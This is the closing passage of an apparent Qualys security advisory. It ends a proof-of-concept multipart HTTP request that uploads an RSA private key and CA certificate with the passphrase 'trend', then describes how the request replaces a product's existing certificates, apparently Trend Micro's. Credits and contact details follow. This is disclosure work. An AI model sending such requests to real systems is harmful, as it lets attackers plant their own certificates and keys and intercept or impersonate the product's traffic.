XE7MYckCgYAGMpMQ25WMJctxDPxwDTMqgdE0w2ERRa4Qt1b7h3df2GNz/sng3RJV
ejCXB1wBrGF/apYy5le379qsIdvfcRUexZ1E6/td6bSA1LArLrWzVxgqhk+0ciAD
OTDQml64UD7pqx8CLxNa7KnAVvffhony7FZgQak1QzzxJFoxzLDpCA==
-----END RSA PRIVATE KEY-----

----------------------------7e11fd2fd0ac0
Content-Disposition: form-data; name="importca_passphrase"

trend
----------------------------7e11fd2fd0ac0
Content-Disposition: form-data; name="importca_2passphrase"

trend
----------------------------7e11fd2fd0ac0--
```



5. Above request will delete/remove existing certificates and add new one. To confirm if the certificate and private key were uploaded successfully, log in with Administrator account and download the certificate/key. These should be the ones that you uploaded earlier.

CREDITS:

The discovery and documentation of this vulnerability was conducted by Kapil Khot, Qualys Vulnerability Signature/Research Team.

CONTACT:

For more information about the Qualys Security Research Team, visit our website at http://www.qualys.com or send email to **research@qualys.com**

LEGAL NOTICE: